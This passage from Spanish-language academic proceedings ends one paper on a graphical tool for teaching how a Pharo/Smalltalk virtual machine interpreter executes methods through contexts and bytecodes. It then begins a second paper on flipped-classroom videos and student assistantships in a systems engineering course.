1. Obtener el bytecode del CompiledMethod indicado por el puntero de instrucción.
2. Incrementar el puntero de instrucción.
3. Ejecutar la función especificada por el bytecode.

4.2 Contextos

Cuando se envía un mensaje, las cinco partes que conforman el estado del intérprete, pueden modificarse para ejecutar un CompiledMethod distinto, en respuesta a este nuevo mensaje. Es necesario poder recordar el estado anterior del intérprete ya que los bytecodes

posteriores al mensaje enviado deberán continuar ejecutándose una vez que este nuevo mensaje devuelva su resultado.

Por otro lado, el intérprete guarda su estado en objetos llamados contextos. Hay muchos contextos en el sistema en un determinado momento. El contexto que representa el estado actual del intérprete se denomina “contexto activo”. Cuando un segundo bytecode en el contexto activo requiere que se ejecute un nuevo CompiledMethod, el contexto activo se suspende y se crea un nuevo contexto, el cual se convierte en el contexto activo. El contexto suspendido mantiene el estado asociado con el CompiledMethod original hasta que vuelva a activarse nuevamente. Un contexto debe recordar el contexto suspendido, de manera que pueda ser reactivado cuando se retorne el resultado. El contexto suspendido se denomina contexto del sender.

5. Funcionamiento de la herramienta gráfica

La herramienta gráfica se halla en una fase inicial de desarrollo. Actualmente nos encontramos analizando y perfeccionando las características que tendrá, definiendo su alcance y, diseñando los primeros bocetos de las pantallas principales. En esta sección exponemos el resultado de estas actividades.

Nuestro principal desafío es mostrar, de forma clara y sencilla, la dinámica de funcionamiento del intérprete, descrita en la sección 4, a través de la ejemplificación de la ejecución de un método. Los datos los tomaremos directamente desde el sistema, para evitar crear un entorno paralelo de ejecución. También incorporaremos, en caso de ser necesario, todos aquellos datos indispensables para mostrar claramente el proceso.

Respondiendo a un propósito principalmente didáctico, tomaremos como ejemplo la ejecución de un método en particular, filtrando todos los elementos que complican la comprensión y no ayudan al seguimiento del proceso que se quiere enseñar. De todos modos, será posible ver la ejecución de cualquier código fuente existente en el sistema, tanto haya venido en la imagen base o bien haya sido creado posteriormente por un desarrollador.

Con el filtro de información nos referimos a la posibilidad de entrar y ver el detalle de ejecución de un método o, también, a ver simplemente su resultado. Así, estaremos trabajando de modo similar al que trabaja un depurador, que provee la posibilidad de ingresar dentro de un método/función (In); o bien, saltar y observar solo el resultado de la ejecución del mismo (Out).

En una primera etapa, este filtro se desarrollará de forma estática sobre algunos métodos elegidos para implementar el ejemplo, con vistas a generalizarlo en una futura versión de la herramienta.

La aplicación mostrará la siguiente información:

- El Código fuente en formato “String” y los bytecodes generados a partir de dicho código fuente.
- La memoria de objetos.
- El estado del intérprete.
- El ciclo del intérprete.
- Los contextos.

Hay que recordar que toda esta información se encuentra interrelacionada. Durante la ejecución del método la aplicación resaltarà la parte de código que esté ejecutándose, junto al estado y al paso actual del ciclo en donde se encuentra el intérprete. De esta manera, resaltarà también el bytecode y el contexto que lo está ejecutando quedando ligado al contexto que lo invocó el cual, a su vez, podrá invocar a otros contextos. Dicha relación se mostrarà gráficamente en el sistema. El usuario podrá interactuar con el sistema, pudiendo navegar entre los contextos “hacia adelante” o “hacia atrás” durante la ejecución y podrá ver el estado del intérprete en cada momento. Para mostrar los objetos del sistema, sean objetos receptores, argumentos, objetos en el literal frame, etc., se utilizarà el explorador de objetos (Fracchia y Badoglio, 2016), ya que el mismo permite una fácil visualización y navegación de los objetos de la memoria virtual.

5.1 Caso de estudio propuesto

Mostraremos el funcionamiento de la herramienta gráfica a través del siguiente ejemplo. Partiremos de una situación problemática simple que consiste en mostrar la cita de un libro en un determinado formato. Para ello hemos creado las siguientes clases: Libro, Editorial y Autor. En la figura 3 presentamos el diagrama de clases del ejemplo.

Estas clases fueron codificadas en el sistema Pharo con sus respectivos métodos. Las figuras 4 y 5 muestran la codificación y los CompiledMethods respectivamente, obtenidos del mencionado sistema.




Figura 3: Diagrama de clases.

Estas clases implementan los métodos llamados “accessors” para la asignación y la devolución de valores de variables de instancia y, a su vez, la clase Libro define el método “formatoCorto”, mostrado en la figura 4:

```
formatoCorto
^self nombre, ': ', self autor nombreApellido
```

Figura 4: Implementación del método #formatoCorto perteneciente a la clase Libro.

Al compilar el método se crea el CompiledMethod correspondiente, como se muestra en la figura 5. Este CompiledMethod es el generado a partir de la compilación del método #formatoCorto, mostrado en la Figura 4.

Variable	Value
{ } self	Libro->#formatoCorto
literal1	#nombre
literal2	':'
literal3	#,
literal4	#autor
literal5	#nombreApellido
literal6	#formatoCorto
literal7	#Libro->Libro
bc 65	112
bc 66	208
bc 67	33
bc 68	226
bc 69	112
bc 70	211
bc 71	212
bc 72	226
bc 73	124
bc 74	116
bc 75	253
bc 76	70
bc 77	255


Figura 5: CompiledMethod del método #formatoCorto perteneciente a la clase Libro.

Al ejecutar el método #formatoCorto, se crea un contexto de ejecución como se muestra en la figura 6.

Variable	Value
self	Libro->formatoCorto
1	a Libro
sender	Libro->DoIt
pc	66
stackp	1
method	Libro->#formatoCorto
closureOrNil	nil
receiver	a Libro

Figura 6: Contexto inicial del método #formatoCorto perteneciente a la clase Libro.

Tal como se describió al inicio de la corriente sección, la herramienta gráfica mostrará toda esta información. En la figura 7 se exhibe un boceto de la misma. En el panel superior se encuentra la pila de ejecución, con todos los métodos involucrados y, el método en ejecución con su correspondiente código fuente. En el panel inferior se encuentra la memoria de objetos, el contexto activo y el contexto suspendido. Del contexto activo se muestra el Estado del Intérprete y su correspondiente MethodContext. Del contexto suspendido se muestra un thumbnail de la misma información, la cual puede ser ampliada si el usuario la selecciona. El estado del intérprete está conectado con la memoria de objetos, para mostrar y eventualmente “navegar” los objetos referenciados por ella (receptor, argumentos, etc.) y, también, conectada al MethodContext correspondiente al método en ejecución.



En la figura 9 se exhibe la continuación de la ejecución del método de ejemplo, donde el contexto activo mostrado en la figura 8, pasa a ser el contexto suspendido, creándose un nuevo contexto activo para responder al mensaje #nombre.




Figura 9: Nuevo contexto activo

En las figura 10 se expone una ampliación de la visión de la memoria de objetos.




Figura 10: Vista ampliada de la memoria de objetos.

En la figura 11 se evidencia una ampliación del contexto suspendido. El usuario podrá visualizarlo con más detalle explorando el estado del intérprete, su MethodContext, los objetos que están interviniendo en el mismo, etc.




Figura 11: Vista ampliada del contexto suspendido.

6. Conclusión

Como vimos a lo largo del desarrollo del presente trabajo, el tema planteado contiene muchos conceptos complejos, abstractos e interrelacionados. En este marco, la oralidad como forma principal para enseñar un contenido de estas características resulta ineficiente, no alcanzando para lograr la aprehensión del tema. En este sentido, aquí juega un papel fundamental la visualización gráfica que, de acuerdo a nuestros registros de investigación, reporta los siguientes beneficios:

- Permite la exposición simultánea de varios conceptos y observar y comprender su interrelación.
- Ayuda a captar y mantener la atención de los alumnos de un modo más eficaz en comparación con otros métodos y actividades didácticas implementadas en procesos de enseñanza y de aprendizaje similares.
- Ayuda a destacar los conceptos más importantes logrando que los alumnos se focalicen principalmente en ellos.
- Concretiza ideas abstractas, evitando dejar al azar posibles interpretaciones erróneas de los conceptos.
- Constituye uno de los modos más sencillos al que nuestro cerebro accede ante la necesidad de presentar, procesar y transformar grandes cantidades de información.

Cabe aclarar que el uso de la visualización gráfica no sustituye a la explicación oral, sino que la complementa. Una enseñanza basada solamente en el uso de estos gráficos sin un sustento escrito y oral que los complemente y enriquezca las explicaciones no es suficiente para construir conocimiento en los procesos de enseñanza y de aprendizaje. En este sentido, podemos decir que los gráficos se transforman en recursos didácticos que colaboran en la transposición didáctica.

Edit Litwin, en su trabajo titulado “El oficio de enseñar. Condiciones y Contextos” (2008), indaga en cómo hacer para generar aprendizajes más profundos y duraderos, motivar y generar entusiasmo en los alumnos por aprender. Sin embargo, la autora señala que los procesos de apropiación del conocimiento por parte de los alumnos son más complejos, explicando que el aprendizaje no es automático y que no es una certeza indiscutible que se aprenda porque alguien enseñe. Incluso en aquellos casos en que el docente lo haga bien y el contexto posea todos los recursos. En este sentido, recalca la situación en la que aunque el alumno sepa sobre algún tema, o por ejemplo no haya entendido correctamente, también se identifican situaciones en las que suele ser resistente a nuevas comprensiones. De esta manera, argumenta que esa transferencia de

conocimientos desde un contexto y situación a otro contexto y otra situación no es simple, sino todo lo contrario, requiriendo generar en los alumnos procesos de abstracción que posibiliten el aprendizaje. En otras palabras, subraya que la enseñanza requiere que provoquemos a nuestros estudiantes para que realicen diferentes actividades con el objeto de aprender.

Para finalizar, recordamos que nuestra motivación es trabajar continuamente para mejorar la comprensión del funcionamiento del intérprete de una máquina virtual de objetos mediante una herramienta gráfica, movidos por la idea que resume muy bien René Arango en el siguiente párrafo:

*“En el universo del conocimiento humano
la pedagogía permite acercar las estrellas del saber,
la didáctica alcanza aquellas más lejanas”.*

7. Referencias Bibliográficas

- [1] Black, A. P., Nierstrasz, O., Ducasse, S., & Pollet, D. (2010). *Pharo by example*. Lulu. com.
- [2] Bergel, A., Cassou, D., Ducasse, S., & Laval, J. (2013). *Deep Into Pharo*. Lulu. com.
- [3] Chevallard, Y. (1991). *La transposición didáctica (trad. C. Gilman)*. Argentina: Aique.(Original en francés, 1985).
- [4] Fracchia, P. and Badoglio, M. (2016). Explorador de Objetos. *Rumbos Tecnológicos*. Volumen (8), p.165.
- [5] Goldberg, A. and Robson, D. (1989). *Smalltalk 80 - the Language and its Implementation*. Editorial: Addison-Wesley.
- [6] Litwin, E. (2008). *El oficio de enseñar. Condiciones y Contextos*. Editorial Paidós.
- [7] Porter III, H. (2003). Smalltalk overview. Portland State University: *Smalltalk: A White Paper Overview*. Recuperado de <http://web.cecs.pdx.edu/~harry/musings/SmalltalkOverview.html> [Fecha de acceso: Agosto 2017].
- [8] Rowledge, T. Stanford, Computer Science. *A Tour of the Squeak Object Engine*. <http://www.rowledge.org/resources/tim's-Home-page/Squeak/OE-Tour.pdf> [Fecha de acceso: Agosto 2017].
- [9] Tergan, S. and Keller, T. (2005). *Knowledge and Information Visualization*. Berlin: Springer.

Reforzando Vínculos de Colaboración entre Estudiantes y Docentes, Mediante Adscripciones y Aula Invertida

Gabriela Mariel Font, Rita Guadalupe Malano, Maria Yanina Nalli

Departamento de Ingeniería en Sistemas de Información

Universidad Tecnológica Nacional

E. Zeballos 1341, 2000 Rosario, Argentina

gabriela.m.font@gmail.com, ritamalano@gmail.com, nalliyani@gmail.com

Abstract

En los últimos años el enfoque pedagógico de aula invertida aparece como una opción al método de enseñanza tradicional que los docentes seleccionan para mejorar la experiencia del aula. Partimos del supuesto que la adecuación de las estrategias de aprendizajes jugarán un rol primordial como mediadoras y facilitadoras de los vínculos entre docentes-estudiantes, aspirando a la generación de “buenos” vínculos que favorezcan el proceso de enseñanza-aprendizaje. Para aplicar este modelo fue necesario modificar los soportes de los materiales didácticos así como los lenguajes utilizados en los mismos, por recursos mediados por la tecnología. En este sentido desde la cátedra se implementó un proyecto de adscripción con un objetivo adicional: reflexionar sobre las oportunidades que generan las adscripciones al participar los estudiantes-adscriptos en la elaboración de recursos didácticos. De esta manera el adscripto contribuye al tejido social a través de un acto solidario y de colaboración con sus pares, es en la realización de estas tareas que la adscripción ayuda a resolver una necesidad de la cátedra, aplicando los saberes adquiridos para transformar una realidad aúlica. El proyecto procura acercar las distancias entre docentes-estudiantes, al incorporar el potencial individual y colectivo así como la imaginación e ideación de los adscriptos en los recursos didácticos.

Palabras clave: *aula invertida - recursos didácticos - nativos digitales - enseñanza-aprendizaje - adscripción*

1. Introducción

En este trabajo pretendemos analizar la propuesta de innovación didáctica aula invertida, incorporada a la asignatura Análisis de Sistemas (ADES) a través de un Proyecto de Investigación de Facultad llevado a cabo durante los años 2015-2016. La misma, en forma conjunta, al Proyecto de adscripción asociado propone reflexionar sobre los vínculos docentes-estudiantes, bajo la consideración del estudiante en dos roles distintos pero complementarios. Por un lado, el estudiante que cursa la asignatura como receptor de la innovación didáctica en su rol de alumno. Experimenta las aulas invertidas a partir de los nuevos recursos que el docente propone y modifica de esta manera el proceso de aprendizaje. Por otro lado, el estudiante que cursó y regularizó la asignatura en su rol de adscripto. Generador de los recursos didácticos a partir de los conocimientos adquiridos.

Teniendo en cuenta los cuatro pilares de la educación que la Unesco destaca: aprender a Ser, aprender a Aprender, aprender a Hacer y aprender a Convivir [1]; estas innovaciones producen cambios significativos en los procesos de enseñanza-aprendizaje y se manifiestan en forma integrada en los estudiantes a partir de repensar el espacio educativo y resignificar los roles asumidos en el mismo. Por último posicionar al docente como facilitador del aprendizaje, que guía el mismo y promueve el desarrollo de competencias en sus alumnos orientado hacia un enfoque de enseñanza por competencias. El espacio aúlico se convierte en un taller que invita a docentes y estudiantes a la reflexión, habilitando un proceso de diálogo para la mejora continua, así como también lo hacen las adscripciones que posibilitan la revisión de las prácticas desde las múltiples perspectivas que se suman. Estas dinámicas permiten crear e innovar en el abordaje de

las clases y en los objetos didácticos propuestos.

2. Marco Teórico, Epistemológico y Contextual

El enfoque educativo a lo largo del siglo XX fue cambiando desde una pedagogía tradicional centrada en el profesor, dueño de los conocimientos, con una “relación docente-estudiante totalmente asimétrica, dicotómica y jerarquizada, donde el trabajo pedagógico se realiza como si hubiese una diferencia tajante entre el que sabe (profesor) y los que no saben (alumnos)” [2], a una visión centrada en el estudiante. Esta visión con eje en el sujeto que aprende es la más aceptada por la comunidad académica, a menos en términos teóricos, pero ¿Qué sucede en la práctica? ¿Este cambio paradigmático se consolida en las aulas con prácticas acordes?

Angel Perez Gomez sostiene que si queremos docentes que intervengan la realidad en las aulas, con profesionalismo y reflexión crítica, se debe desarrollar la capacidad de comprensión de situaciones complejas “la intervención inteligente en los problemas complejos de la práctica educativa no se deriva directamente de las proposiciones teóricas ni se reduce al dominio de conductas previamente entrenadas. Requiere más bien, el desarrollo y construcción de esquemas flexibles de pensamiento y actuación, que posibiliten el juicio razonado en cada contexto singular y la experimentación reflexiva de propuestas alternativas y fundamentadas” [3].

Para David Perkins los medios tradicionales para repartir la cognición en las aulas -textos, lecturas, afiches, filmes, etcétera- tienen que ver con el suministro de información. El producto -lo que dicen y escriben los alumnos- es menos variado desde el punto de vista formal: problemas, cuestionarios y redacciones. Estos productos generalmente no son vistos como el proceso de volcar en el papel lo que se ha pensado sobre un tema sino como un modo de poner a prueba, de ejercitar el pensamiento que el alumno tiene en la cabeza [4].

En el camino que conduce a la escuela inteligente es determinante fomentar la innovación para llegar a la distribución física, social y simbólica de la inteligencia en las aulas. ¿Pero de dónde sacan los directores y docentes las estrategias para llevarla a cabo? Las respuestas no faltan aunque no hay una receta única. En primer término es importante saber que el buen lanzamiento de una innovación no necesita de ninguna ayuda especial. En una escuela que favorece

la experimentación cualquier maestro puede poner en práctica estos conceptos [...] . Ciertamente la práctica resulta más productiva que la información y el asesoramiento si lo que se busca es un empleo más elaborado de los métodos del aprendizaje cooperativo, se impone entonces determinar el grado de responsabilidad que incumbe a cada miembro del grupo respecto del aprendizaje de los otros miembros [4].

Por último Perkins cuando describe el efecto oportunista alega: “ *En síntesis creer en el efecto oportunista es creer en el oportunismo inmediato del organismo humano. Su pronóstico se reduce a lo siguiente: para promover el cambio todo lo que tenemos que hacer es instalar estructuras físicas o sociales (procesadores de palabras, grupos cooperativos, etcétera) que brindan oportunidades. A medida que los alumnos las aprovechan, el cambio se producirá naturalmente*” [4].

2.1. Nociones Epistemológicas

Es interesante dar una mirada desde el campo de la psicología social a nuestras prácticas docentes y a su determinación en el aprendizaje de los sujetos. Enrique Pichon-Rivière establece que el sujeto es un ser de vínculos. Esos vínculos están caracterizados por las relaciones interpersonales que combinan componentes emocionales, conductuales y cognitivos, y donde además, intervienen objetos. Define la estructura vincular como “una estructura compleja que incluye un sujeto, un objeto, su mutua interrelación con procesos de comunicación y aprendizaje”, con una configuración sistémica donde intervienen transmisor-receptor, mensaje, canal, signos, símbolos y ruido [5].

Para que los vínculos sean eficaces es necesaria una “similitud en el esquema conceptual, referencial y operativo del transmisor y del receptor; de no ser así, surge el malentendido” [6]. Es decir, que los participantes de la estructura vincular deben compartir las mismas concepciones. En cuanto a las relaciones entre los sujetos (intersubjetividad) lo considera el fundamento motivador del vínculo y lo que contribuye en gran medida al desarrollo humano, ya que el campo de la psicología social considera al ser humano como un ser gregario y social [5].

La relación vincular sujeto-objeto no es lineal, es dialéctica, se construye con interacciones de reorientación mutua. En esa interacción el sujeto puede internalizar al objeto (intrasubjetividad), o mejor

dicho, a la estructura relacional sujeto-objeto ¹, donde la internalización puede ser gratificante o frustrante de acuerdo a cómo se configure inicialmente el vínculo, “el que será entonces un vínculo ‘bueno’ o un vínculo ‘malo’.” [6]

Es la intrasubjetividad (las estructuras vinculares internalizadas) la que condiciona el aprendizaje, facilitando u obstaculizando, según su proceso de internalización haya sido dialéctico o dilemático ². En palabras de Pichon Rivière, el proceso de interacción puede funcionar como “circuito abierto de trayectoria en espiral, o como un circuito cerrado viciado por la estereotipia.” [6]

Para Paulo Freire, uno de los referentes pedagógicos más influyentes en la educación del siglo XX, una de las tareas más importantes del docente es ayudar al educando a construir la inteligibilidad de los objetos “ayudarlos a aprender a comprender, y comunicar esa comprensión a los otros”. Para Freire, la enseñanza y el aprendizaje son una construcción conjunta donde se vinculan educadores y educandos, en un espacio pedagógico de encuentro, que es el aula. El aula se configura como un espacio de diálogos, en el que educadores y educandos aprenden y son protagonistas en la construcción de los conocimientos: “quien enseña, aprende al enseñar y quien aprende, enseña al aprender”. [7]

2.2. Los nuevos educandos, las nuevas generaciones, los nativos digitales

El término nativos digitales, acuñado por Marc Prensky ³, hace referencia a la generación nacida a partir de los años 90, los nacidos dentro de la era digital, los nuevos estudiantes universitarios. Prensky refiere que los nativos digitales tienen mecanismos para conocer el mundo y para procesar la información

¹Pues el sujeto que conoce, modifica al objeto, que a su vez modifica al sujeto en un proceso en espiral abierto

²Con dilemático nos referimos a situaciones de contradicción, que en vez de resolverse por un proceso dialéctico, toman la forma de dilema, paralizando la tarea a través del enfrentamiento entre individuos o subgrupos. La situación dilemática esteriliza el trabajo grupal y opera como defensa ante la situación de cambio (<http://psicopsi.com/Diccionario-de-psicologia-social-letra-C-contradiccion-terminos-de-psicologia-social>)

³Fundador y director ejecutivo de Games2train -compañía de aprendizaje basado en el juego- y fundador de The Digital Multiplier -organización dedicada a eliminar o paliar la brecha digital que subyace hoy en la enseñanza y en el aprendizaje en todo el mundo-. Diseñador de juegos de aprendizaje, muchos de los cuales ya se utilizan en el mundo de la educación. Asimismo, es el creador de los sitios www.SocialImpactGames.com, www.DoDGameCommunity.com y www.GamesParentsTeachers.com. Tiene un MBA por la Universidad de Harvard y un Máster en Pedagogía por la Universidad de Yale.

muy diferentes a los de las generaciones anteriores, tienen una configuración psico-cognitiva fuertemente determinada por el hecho de crecer en convivencia con las tecnologías. Entre las características principales [8] destaca:

- Quieren recibir la información de forma ágil e inmediata.
- Se sienten atraídos por multitareas y procesos paralelos.
- Prefieren los gráficos a los textos.
- Se inclinan por los accesos al azar (desde hipertextos).
- Funcionan mejor y rinden más cuando trabajan en Red.
- Tienen la conciencia de que van progresando, lo cual les reporta satisfacción y recompensa inmediatas.
- Prefieren instruirse de forma lúdica a embarcarse en el rigor del trabajo tradicional.

Esta generación se diferencia muy claramente de la generación de su profesores, lo que constituye un abismo generacional que conforma la llamada “brecha digital”, que según Prensky y otros autores, es la causante de múltiples problemas en el campo de la educación. Aunque la brecha generacional y digital entre docentes y estudiantes es “insalvable”, en pos de disminuirla, de suavizarla, los docentes debemos poner énfasis en el acercamiento a los estudiantes, en involucrarnos en su medio, en generar vínculos positivos con ellos.

2.3. Marco Contextual

El presente trabajo se enmarca dentro del Proyecto de Investigación de Facultad denominado: Impacto de la implementación de la metodología Proceso Unificado (UP) en el dictado de clases de la asignatura Análisis de Sistemas en la carrera de Ingeniería en Sistemas de Información (ISI) en UTN-FRRO en 2016. Se introducen a través del mismo una serie de innovaciones didácticas que buscan impulsar y fortalecer en los alumnos la formación de capacidades que los prepare para su futuro profesional [9]. En este sentido se decidió incorporar al espacio aúlico tres innovaciones: aula invertida para determinados temas de teoría, trabajo en equipo y desarrollo de un trabajo

integrador caracterizado por ser un emprendimiento sustentable.

La organización de las aulas invertidas es una actividad que requiere una preparación específica y conocimientos de tecnologías, en nuestro caso particular saber editar vídeos, dado que es el recurso preponderante para las mismas. Si bien los docentes que participamos de esta experiencia tenemos claro que las aulas invertidas no se tratan sólo de vídeos y existen temas para los cuales otras opciones, como apuntes digitalizados se convierten en una mejor alternativa. En el presente trabajo nos detenemos en el recurso de vídeo ya que la realización de los mismos está vinculada al proyecto de adscripción. La actividad de preparar un vídeo involucra distintas etapas a desarrollar como: exploración, ideación, implementación y evaluación.

En consecuencia la cátedra percibió la oportunidad de presentar un proyecto de adscripción que tuviera entre uno de sus objetivos la realización de las actividades necesarias para la generación de los vídeos.

En el contexto de la carrera ISI las cátedras pueden presentar uno o más proyectos de adscripción, relacionados con la temática de su área y cuya duración puede ser entre 1 y 2 años, donde los aspirantes pueden inscribirse. Estas adscripciones surgen como parte del proceso de mejora continua, por el cual el departamento de la carrera Ingeniería en Sistemas junto a las cátedras promueven espacios de participación donde alumnos y graduados puedan desarrollar procesos de aprendizaje adicionales a los que la carrera de grado brinda. Un adscripto es un alumno regular de la carrera que ha superado las instancias de aprobación de la asignatura a la que se adscribe, o bien, es un graduado que tiene un título de nivel igual o superior al de la carrera de Ingeniería en Sistemas de Información. La figura del adscripto es la de un colaborador en la cátedra de la asignatura a la que se adscribe facilitando el aprendizaje, profesionalización y especialización en ciertas temáticas relacionadas con la cátedra de la asignatura a la que se adscribe ⁴.

3. Nuestro posicionamiento como docentes e investigadores

Considerando las contribuciones de Freire y de Pichon-Rivière enunciadas con anterioridad, podríamos declarar nuestro posicionamiento frente al acto de “educar” y de “aprender”, considerándolos

como una construcción colectiva, cooperativa y compleja, que nos transforma como educadores. Como una práctica que lleva acción y reflexión, con producción de saberes “específicos y estratégicos con sentido, significado y direccionalidad” [10], atendiendo a crear estructuras vinculares positivas entre sujetos y objetos. Estimamos que la adecuación de las estrategias de aprendizajes jugarán un rol primordial como mediadoras y facilitadoras de esos vínculos, aspirando a la generación de “buenos” vínculos creados por procesos abiertos en espiral donde todos participamos y aprendemos en relación intersubjetiva.

Se cuenta con innumerables antecedentes con datos concretos de las nuevas configuraciones de la realidad, como por ejemplo, el trabajo de Alejandro Spiegel y Georgina Rodríguez donde indagaron el tema de las tecnologías móviles y de su potencial en el uso aúlico en la UTN Facultad Regional San Nicolás. En su relevamiento (2012) el 70 por ciento de los ingresantes poseían tecnologías móviles y estaban dispuestos a utilizarlas en clases si sus docentes lo requerían [11]. Hoy, en 2017, podríamos afirmar que casi la totalidad de estudiantes disponen de tecnologías móviles: celulares, tablets y notebooks. De igual manera, el hecho de tener consciencia de que estamos educando a una generación de “nativos digitales” que desarrollaron dispositivos diferentes de incorporación del conocimiento, nos plantea la necesidad ética de interpelar nuestras prácticas docentes y de re-elaborarlas, para vincularlas con el interés de los estudiantes, y así promover su curiosidad y entusiasmo. “Cuanto más desconectada está la enseñanza de los centros de interés y de la preocupación de los estudiantes, mayor es el fracaso escolar” [2].

Con el proyecto de adscripciones nos propusimos aumentar las similitudes entre estudiantes y docentes, en tanto al esquema conceptual, referencial y operativo, para “liberar” la comunicación de malentendidos [5]. A través de una estrategia de acercamiento a los estudiantes, utilizando tecnologías que le son propias a los nativos digitales, involucrándolos en la generación de sus propios materiales de estudios, generando vínculos “buenos” con el objeto en estudio y entre los sujetos participantes de la experiencia: adscriptos, docentes y estudiantes.

Para ello, establecimos una estrategia general de trabajo. Primero fue prioritario pensar y problematizarnos en el QUIEN [7]; quién es el sujeto que estamos educando, conocerlo en profundidad, acercarnos a su forma de aprender, a su forma de conocer el mundo. Luego problematizarnos en el COMO; cómo

⁴Disponible en: <https://www.firro.utn.edu.ar>, 10/08/2017

desarrollamos nuevas estrategias de aprendizaje para generar estructuras vinculares “buenas”, gratificantes, que despierten el interés y la curiosidad en el estudiante. Y por último el QUE; el trabajo con el objeto de conocimiento, la transformación del qué en un nuevo objeto generado en conjunción y colaboración entre estudiantes y docentes, utilizando los recursos de innovación didáctica que ellos mismos decidieron.

Nos sustentamos en el campo de la psicología social porque acordamos con la investigación de naturaleza participativa, donde se erige como cuestión fundamental el compromiso activo de los grupos sociales para la resolución de sus propios problemas. En nuestro caso estamos hablando de una realidad configurada por docentes y estudiantes. Fue así que reorganizamos nuestras estrategias de aprendizaje, utilizando recursos didácticos con formas más cercanas a los estudiantes. Centrándonos en “grupos de estudiantes, antes que en estudiantes individuales, con vistas a lograr una apropiación colectiva del saber y del cómo aprender a saber” [10], con el involucramiento de todos los sujetos en la acción.

4. Nuestra estrategia, vídeos en aula invertida

El aprendizaje mediado por las tecnologías cobró gran relevancia desde el auge de la web 2.0. En el ámbito educativo se vienen ensayando innumerables técnicas, procedimientos e instrumentos para desarrollar clases que promuevan el interés y la curiosidad de los estudiantes a través de la mediación de las tecnologías.

El enfoque flipped classroom (aula invertida) propone un desarrollo alternativo a la clase tradicional. En esta estrategia se promueve que cierta parte del aprendizaje transcurra fuera del aula, para que el tiempo aúlico se aproveche en activar y desarrollar procesos cognitivos más complejos, atendiendo al aprendizaje significativo. La Red de Aprendizaje Flipped (FLN) lo define como un enfoque pedagógico en el que la instrucción directa se mueve desde el espacio de aprendizaje colectivo hacia el espacio de aprendizaje individual y el espacio resultante se transforma en un ambiente de aprendizaje dinámico e interactivo en el que el educador guía a los estudiantes a medida que se aplican los conceptos y puede participar creativamente en la materia.

Esta metodología también está orientada a promover la autonomía e independencia del estudiante: “El alumno puede obtener información en un tiempo y lu-

gar que no requiere la presencia física del profesor”⁵. Se trata de invertir la clásica relación donde el docente es quien tiene el saber, y el estudiante es quien lo recibe; reubicando al docente en un rol de facilitador o de mediador, colocándolo a la par del estudiante, y transfiriéndole a éste el rol protagónico.

